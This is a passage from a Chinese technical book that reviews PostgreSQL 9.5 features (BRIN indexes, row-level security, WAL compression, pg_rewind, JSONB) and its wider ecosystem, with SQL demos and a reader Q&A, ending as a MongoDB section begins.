如：在进行 SQL 语句编写时，我们经常会遇到大量的同时进行 Insert/Update 的语句，也就是说存在记录时，就更新（Update），不存在数据时，就插入（Insert）。

2. Block-Range Indexes (BRIN)

通过以下图例，我们可以更好地理解这个新的 Index。



上图要感谢李元佳的贡献。

BRIN (Block Range Index) 是指保存数据块的值的摘要信息，如存储某一组块里所有记录中的最大、最小值，与 Exadata 的 Storage Index 相似。

通过 BRIN 我们可以让 Index 大小指数级缩小，当然不恰当的使用也会影响性能，下图是一个 DEMO。

```

CREATE TABLE brin_example AS
SELECT generate_series(1,100000000) AS id;

CREATE INDEX btree_index ON brin_example(id);
CREATE INDEX brin_index ON brin_example USING brin(id);

SELECT relname, pg_size_pretty(pg_relation_size(oid))
FROM pg_class
WHERE relname LIKE 'brin_%' OR relname = 'btree_index'
ORDER BY relname;

```

relname	pg_size_pretty
brin_example	3457 MB
btree_index	2142 MB
brin_index	104 kB

从上图中我们可以看到 BRIN 比 B-Tree 小很多。全表扫描之前，先从范围索引过滤掉不满足条件的数据块，可大大提高全表扫描的性能。这一点对于按顺序排列的表效果尤为明显。下面 3 张图中的 DEMO 将说明 BRIN 对空间的节省情况。

```

=# CREATE TABLE brin_example AS SELECT generate_series(1,100000000) AS id;
SELECT 100000000
=# CREATE INDEX btree_index ON brin_example(id);
CREATE INDEX
Time: 239033.974 ms
=# CREATE INDEX brin_index ON brin_example USING brin(id);
CREATE INDEX
Time: 42538.188 ms
=# \d brin_example
Table "public.brin_example"
Column | Type | Modifiers
-----+-----+-----
id      | integer |
Indexes:
    "brin_index" brin (id)
    "btree_index" btree (id)

```

```

=# CREATE INDEX brin_index_64 ON brin_example USING brin(id)
WITH (pages_per_range = 64);
CREATE INDEX
=# CREATE INDEX brin_index_256 ON brin_example USING brin(id)
WITH (pages_per_range = 256);
CREATE INDEX
=# CREATE INDEX brin_index_512 ON brin_example USING brin(id)
WITH (pages_per_range = 512);
CREATE INDEX

```

```

=# SELECT relname, pg_size_pretty(pg_relation_size(oid))
FROM pg_class WHERE relname LIKE 'brin_%' OR
relname = 'btree_index' ORDER BY relname;

```

relname	pg_size_pretty
brin_example	3457 MB
brin_index	104 kB
brin_index_256	64 kB
brin_index_512	40 kB
brin_index_64	192 kB
btree_index	2142 MB

(6 rows)

但此时你会发现，系统 SELECT 性能比 B-Tree 要低不少，如下图所示。

```

=# EXPLAIN ANALYZE SELECT id FROM brin_example WHERE id = 52342323;
                                QUERY PLAN
-----
Index Only Scan using btree_index on brin_example
  (cost=0.57..8.59 rows=1 width=4) (actual time=0.031..0.033 rows=1 loops=1)
    Index Cond: (id = 52342323)
    Heap Fetches: 1
    Planning time: 0.200 ms
    Execution time: 0.081 ms
(1 rows)

=# EXPLAIN ANALYZE SELECT id FROM brin_example WHERE id = 52342323;
                                QUERY PLAN
-----
Bitmap Heap Scan on brin_example
  (cost=20.01..24.02 rows=1 width=4) (actual time=11.834..30.960 rows=1 loops=1)
    Recheck Cond: (id = 52342323)
    Rows Removed by Index Recheck: 115711
    Heap Blocks: lossy=512
    -> Bitmap Index Scan on brin_index_512
      (cost=0.00..20.01 rows=1 width=0) (actual time=1.024..1.024 rows=5120 loops=1)
      Index Cond: (id = 52342323)
      Planning time: 0.196 ms
      Execution time: 31.012 ms
(1 rows)

```

那 BRIN 有什么用处呢？请见以下另一个 DEMO 测试 Insert 性能，如下面 2 张图所示。

```

postgres=# \d t1
      Table "public.t1"
      Column | Type      | Modifiers
      +-----+
 id | integer |
 info | text   |
Indexes:
    "idx_t1_id" brin (id) WITH (pages_per_range=1)
postgres=# \timing
Timing is on.
postgres=# insert into t1 select generate_series(1,1000000);
INSERT 0 1000000
Time: 2152.527 ms

```

```

postgres=# drop index idx_t1_id;
DROP INDEX
Time: 9.527 ms
postgres=# create index idx_t1_id_bt on t1 using btree (id);
CREATE INDEX
Time: 29659.752 ms
postgres=# insert into t1 select generate_series(1,1000000);
INSERT 0 1000000
Time: 5407.971 ms

```

我们可以明确看到, B-Tree 下 Insert 性能比 BRIN 慢了一倍, 因此对于只要进行少量“等于”或“范围查询”操作, 但要求高速数据写入的场景是十分适用的。如: 按日期存放的日志表。

另外一方面, 如同 Oracle Exadata 的 Storage Index, 在一个类索引结构中存储一定范围的数据块中某个列的最小和最大值。

当查询语句中包含该列的过滤条件时, 就会自动忽略那些肯定不包含符合条件的列值的数据块, 从而减少 I/O 读取量, 提升查询速度, 当然是会比 B-Tree 慢一些。

OLAP 数据分析操作支持 array_agg、GROUPING SETS、CUBE 和 ROLLUP (这些略过, 用过这些功能的读者都懂), 这是 9.5 版本的新功能。

3. Row-Level Security (RLS)

如果你是 Oracle 的粉丝, 肯定对 VPD 不陌生。这一功能在“PCI DSS—支付卡行业 (PCI) 数据安全标准”中一个是十分重要的实现手段, 可以确保任何用户都不会读取到其他用户的信息, 所有用户实现最核心的隔离。

在 PostgreSQL 9.5 中我们把它叫作 RLS, 通过以下操作就可以启动 RLS。

```
SHOW row_security;  
row_security  
-----  
on  
  
CREATE TABLE orders (id INTEGER, product TEXT,  
                      entered_by TEXT);  
  
ALTER TABLE orders ENABLE ROW LEVEL SECURITY;  
  
CREATE POLICY orders_control ON orders FOR ALL TO PUBLIC  
USING (entered_by = CURRENT_USER);  
  
GRANT ALL ON TABLE orders TO PUBLIC;
```

接下来我们可以进行一些测试操作, 如下图所示。

```
CREATE USER emp1;  
  
CREATE USER emp2;  
  
SET SESSION AUTHORIZATION emp1;  
  
INSERT INTO orders VALUES (101, 'fuse', CURRENT_USER);  
  
SET SESSION AUTHORIZATION emp2;  
  
INSERT INTO orders VALUES (102, 'bolt', CURRENT_USER);
```

我们建立了 2 个用户，通过“SET SESSION AUTHORIZATION”操作，相当于用不同的用户登录后再执行 INSERT 操作，如下图所示。

```
SET SESSION AUTHORIZATION postgres;

SELECT * FROM orders;
 id | product | entered_by
-----+-----+-----
 101 | fuse    | emp1
 102 | bolt    | emp2
```

转换为 postgres 超级用户身份后，我们可以看到所有数据，但当前我使用 emp1 和 emp2 用户身份操作时，只能得到当前用户写入的数据，如下图所示。

```
SET SESSION AUTHORIZATION emp1;

SELECT * FROM orders;
 id | product | entered_by
-----+-----+-----
 101 | fuse    | emp1

SET SESSION AUTHORIZATION emp2;

SELECT * FROM orders;
 id | product | entered_by
-----+-----+-----
 102 | bolt    | emp2
```


4. WAL 日志压缩

PostgreSQL 以 16MB 为单位保存 WAL 日志文件，由于日志文件会保存数据写入前及写入后的信息，因此在大量 UPDATE 及 DELETE 操作后 WAL 会持续增大。

这将大量占用用户的归档空间，如果用户需要通过网络将 WAL 存放到远端网络存储或磁带机中，就会导致网络带宽大量被占用。

PostgreSQL 9.5 提供了 WAL 日志压缩功能来解决此问题，写日志时对数据块进行压缩。


往磁盘写更少的数据，复制的传输的量也会少，可以更新的性能提高，但 CPU 的消耗量会上升，如下页中的第 1 张图所示。



上图感谢李元佳的提供。

5. pg_rewind 功能


自版本 9.0 开始, PostgreSQL 提供流式数据复制功能——Streaming Replication, 以实现 2 个数据库商的数据同步, 如下图所示。



但在 9.5 版本以前, 一旦因为数据库的 Master 节点出现硬件故障导致系统宕机, 当主节点维修完毕想要重新加入到数据库集群时, 我们往往需要对此数据库进行重新的全量数据初始化。

如果数据量在 100GB 以下, 恢复时间还是可以接受的, 然而一旦数据稍微大一点, 到

达几百 GB 数量级甚至 TB 级别，全量数据初始化将是一个灾难！



由于 PostgreSQL 基于文件系统进行数据存储，因此我们也可以借助 rsync，但由于 rsync 无法做到 Block 块级别的数据差异复制，在时间上依然很难达到用户要求。

因此 PostgreSQL 9.5 提供了 pg_rewind，这是一个同步 PostgreSQL 数据目录的工具，其结果等同于用 rsync 同步 data 数据目录。


pg_rewind 的优点是，它用 WAL 来确定更改的数据块，不需要在集群里读取所有文件，当数据库很大时，这样的特性会让它运行起来更快。

6. JSONB 数据操作增强


PostgreSQL 自从 9.2 版本开始提供 JSON 支持，对于那些只通过 Node.js 开发应用系统的同学来说，JSON 数据最佳的数据库当然是 MongoDB。

但是对于传统就使用关系型数据库的企业用户及应用软件开发商而言，SQL 是根本，系统要求严谨的 ACID 关联，开发人员也不习惯使用 SQL 以外的语法。

特别是很多系统已经持续开发集成 3 年甚至 5 年，但由于当前需要对接互联网，而再构建一个新的 MongoDB 进行 JSON 数据存储，开发端就显得特别麻烦，如下图所示。



而在 PostgreSQL 中, 你可以进行如下图所示的操作。



我们可以看到, 通过 JSON_data 表中 data 字段的 name 属性, 我们混合 SQL 及 JSON 实现了一次数据库内部的跨表 JOIN。

如果你担心性能问题, 你还可以在 data->>'name' 这个属性上建立 GIN 索引, 操作如下图所示。

```

CREATE INDEX idx_json_data_data_name ON json_data USING GIN ((data ->
'name'));
SELECT * FROM json_data WHERE data -> 'name' ? 'Carl Bernstein';
  
```

但此处要注意, 我们使用 “?” (问号) 作为数据比对的操作符, 而不是 “=” (等号)。

在 PostgreSQL 9.5 中增加了多个进行 JSON 数据内部操作的特性。

通过这些特性我们利用 SQL 函数对 JSON 对象内部的属性进行动态地添加及修改, 整个操作就如同在 SQL 中操作 Redis 一样, 十分方便。


在 PostgreSQL 中使用 JSON 除了可以更好地处理移动互联网数据外, 对于传统业务中由于业务形态可能随时变化, 而导致的数据库中 “宽表” 设计也有很大的帮助。

在 PostgreSQL 中可以将所有 “宽表” 的列定义成一个 JSONB 字段, 未来因响应数据操作需求, 可以再进行不同属性的索引处理。这对于以下多种业务都十分实用:

- 政务系统中资产管理的 “卡片” 数据。
- 医疗行业用户病历管理。
- 教育行业中学生考卷管理。
- 零售行业中产品资料及标识的管理。


6.10.4 PostgreSQL 还可以做什么

1. 异地多主节点，异步数据表复制




多数据中心多写多活不是梦，当然这是异步的，需要我们自己处理数据冲突时的处理流程。

2. 基于 MPP 架构的 OLAP 数据仓库解决方案: Greenplum




3. pg_shard 或基于 FDW 的数据分片技术



试想下在你的一个数据库里，其中有一张表存放在另外 512 台服务器中，随便坏个两三台服务器数据没有影响。但请注意，这不是 HDFS，也不是 Hadoop，这是 PostgreSQL。

4. 完全符合 OpenGIS 标准的 PostGIS 地址信息管理数据库组件




没错, 你看到的是 3D! 是的, PostGIS 支持海拔处理! 还有, 地球是椭圆型的, 而且是不规则的椭圆型, 这些你都知道吗? 反正 PostGIS 知道。

你能猜到中国有哪些系统都在用 PostGIS 吗? 订餐时可能用到 PostGIS; 叫车时可能用到 PostGIS; 查公交时可能用到 PostGIS; 使用工具进行导航时可能用到 PostGIS; 想和你的亲爱的去旅行也有可能用到 PostGIS!


所有你能想到的 O2O, 只要他们想做得精准又想节约成本, 都是在用 PostGIS 的。

5. 基于 GPU 实现高性能 SQL 透明查询: PG-Strom



当你发现你家用来打游戏的显卡可以用来跑 SQL, 这时何等的黑科技。2015 年德哥就用 PostgreSQL 通过 SQL 画了个米奇老鼠。

6. 基于视图技术的关系型数据库流式计算: PipelineDB



换个例子, 如果你是国家电网或南方电网的技术人员, 现在要求每分钟获取智能电表


的数据 1 次, 每个数据 1KB, 某市有 5000 万户人口。

问 1: 每秒数据量是多少? 每秒 IOPS 要求多少? 每月数据量是多少?

问 2: 如果用的是流式计算, 在内存中计算完业务结果再写盘呢?

答案将在文末给出。

7. 超级数据 SQL 接口: FDW



FDW 是个万能插口, 还可以双向操作 Oracle、SQLServer、MySQL、MongoDB、Redis、Excel、CVS 等数据库或文件。小心用电, FDW 是万能的接口, 但它再大也是有限的, 不要过度使用。

6.10.5 疑问与解惑

Q: 布道者为什么要用 PG? 对比 DB2、Oracle、MySQL, 它有什么优势?

布道者为什么用 PG, 理由有下面这几个。

- 功能要求 (如: JSON、GIS、分析函数、窗口函数)。
- 性能要求 (多表 JOIN、复杂事务并发)。
- 基于线程体系稳定性。
- 基于 BSD 协议开放, 没有 GPL 的开源限制。
- 已经在此行业看到大量机会。

如果以上你同意以上的理由, 说明你对使用 PG 有癖好、有情结。

MySQL: 现在更易招聘人员, 市场中的使用者比较多, 这是显而易见的优势, PG 会给你更多的功能体验, 在复杂系统中大大节省开发人员时间。

Oracle: 成本优势, 不要告诉我你的公司用的都是正版, 在功能不差的前提下 PG 绝对与 Oracle 诸美 (有一点除外, RAC 在最佳环境下数据库故障 0 中断, PG 用 HA 所以最少要 20 秒)。

DB2: 性能稳定性都比较好, 在大型企业中用得比较多, 但比较依赖于小型机; PG 如果我们一台小型机, 其实性能稳定性也不会差的。

Q: PG 可以把堆表按照一个索引来组织行吗? 还能内置 Proxy 的路由功能吗?

前一个问题的答案是肯定的, 关于 Proxy, 建议这个问题者直接找我来讨论, 有好多方案。

Q: JSONB 跟 MongoDB 的 Bson 差不多吗?

差别很大, JSONB 基于严格遵循 ACID 的关系型数据库, 可以直接与 SQL 进行互动。

Q: 和 MongoDB 比起来, PostgreSQL 在 JSON 支持方面有什么异同点? 能否取代前者, 适合什么样子的场景?

不能取代, MongoDB 操作是 find/save, 还可以很好地横向扩展, 但无法做到严格的数据原子性 ACID。PostgreSQL 的 JSON 更适合传统企业进行移动互联网改造时使用, 同时与 SQL 进行直接操作, 减少开发量, 快速上线新系统。

Q: PostgreSQL 9.5 新特性有 OLAP 支持, 而列存引擎对 OLAP 的性能提升是非常重要的, 请问 PostgreSQL 9.5 之后的版本会增加原生列存引擎的支持吗? 尤其是在 Greenplum 开源之后。

术业有专攻, PG 会做 OLTP 支持 OLAT 操作, GP 会作为数据仓库方案。

Q: PG 的 GIS 跟 MongoDB 的 Geo 是否类似? 两者有什么区别?

地球是椭圆型的, 而且是不规则的椭圆型, PostGIS 可以处理这种情况, 而 PG 可以处理更为复杂的 GIS 版本, 详情请看 PostGIS 的手册。还有 PG 支持高度, 所以可以做 3D。

Q: 都说 PG 的功能比 MySQL 强大, 能否简单说说强大在哪里?

这个太多了, 可见 <http://yq.aliyun.com/articles/2727>, 这些很多 MySQL 都做不到, PG

是个功能型的数据库，但我不认为谁更强大。举例来说，我要的是上下班的自行车，你给我个特斯拉，我还要花钱买停车位。但如果你有复杂查询，多表 JOIN，那 PG 是你的救星。

Q: PostgreSQL 在国内有哪些大型案例？

去哪儿网、平安科技、国家电网都在用 PostgreSQL 2015 年大会曾分享过，很多用 PG 的公司都没有对外公布，希望大家一同 show 出来我们在计划做“PostgreSQL 黄页”。同时很多国产数据库都基于 PG，真要找大型案例，可能还会有军、国字头。

Q: pg_shard 算是 PostgreSQL 最好的水平扩展方案吗？

这个可不一定，要注意 pg_shard 不保证 ACID，水平扩展还有 Greenplum 及 PostgreSQL-XC/XL/X2。

Q: 如果要依赖 PostgreSQL 的 transaction ID 增长做增量改变的查询，靠谱吗？比如查询某个 transaction ID 后修改过的记录。

这种情况需要小心，transaction ID 是有极限的，通过 vacuum 会回收，可以线下交流一下你想做什么，或许有其他方案。

Q: 因为服务器时间很难保证误差，所以没有基于时间去查询增量数据，而是基于 PG 的 age 函数去判断 transaction ID 的先后，想问下这样的方案可靠吗，有没有别人这么用过。

答案同上一题，我们可以线下讨论，这个话题就大了，我猜你是想做分布式锁管理，而且还想去中心化。

Q: 我以前在 128G 内存的机器上使用过 PG，试验过各种配置参数，但是 PG 似乎都很难充分利用内存，请问这是配置姿势不对，还是 PG 固有的问题？

我们刚刚完成了极限测试：CPU、内存、I/O 应该都用到尽头了，当前性能比 O 要高一些，正在请 I/O 的高手来优化。

Q: PG 使用的比较多的是游戏和数据分析，PG 在这两个应用场景下有什么优势吗？

首先，PG 天生在并发事务处理方面有性能优势，游戏中核心依然是交易系统，所以不少都会用 PG。再者在数据分析方面，由于支持“窗口函数”，所以更能快速解决问题，还有就是多表 JOIN 性能方面也是 PG 会比较高。

Q: 请问 PG 的运维成本相比 MySQL 或 Oracle 如何？

如果你的系统不大，PG 比 Oracle 高（因为人少）、Oracle 比 MySQL 高（因为工资高）。

如果你的系统很庞大，那三者都一样！但是 Oracle 收费！

注：在第 547 页中问题的答案如下所示。

答案 1：每秒的数据量是 813MB；每秒 83 万行写入（如果不做聚合也就可能是 83 万 IOPS）；每月的数据量是 2PB（即 2048TB）。

答案 2：如果用的是流式计算，在内存中计算完业务结果再写盘，将大大减少无用的重复，稳定的用电数据会直接通过流计算处理进行合并，只记录最终结果，此时数据量、IOPS 等都有望降低上千倍。同时所有正式写盘的数据都可以是经过持续过滤分析后的结果信息，让业务系统直接使用，避免二次计算，这也为绿色地球出了一分力。

6.11 MongoDB 2015 回顾：全新里程碑式的 WiredTiger 存储引擎


毕洪宇, 饿了么大数据平台部总监。曾在 eBay、PPTV 任职 DBA。2012 年加入唯品会, 依次经历从 0 到 1 参与构建数据库基础、大数据基础平台和实时计算平台的工作; 2016 年加入饿了么负责大数据基础架构与平台技术管理, 以及数据仓库等工作。



2015 年年初 MongoDB 发布了 3.0 版本, 这是一个新的里程碑, MongoDB 3.0 分离 Server 层和 Storage 层, 并引入了 WiredTiger 存储引擎, 基于此, 我们也才敢再把 MongoDB 捡起来用。

6.11.1 存储引擎的发展

MongoDB 拆分后的架构图如下所示。



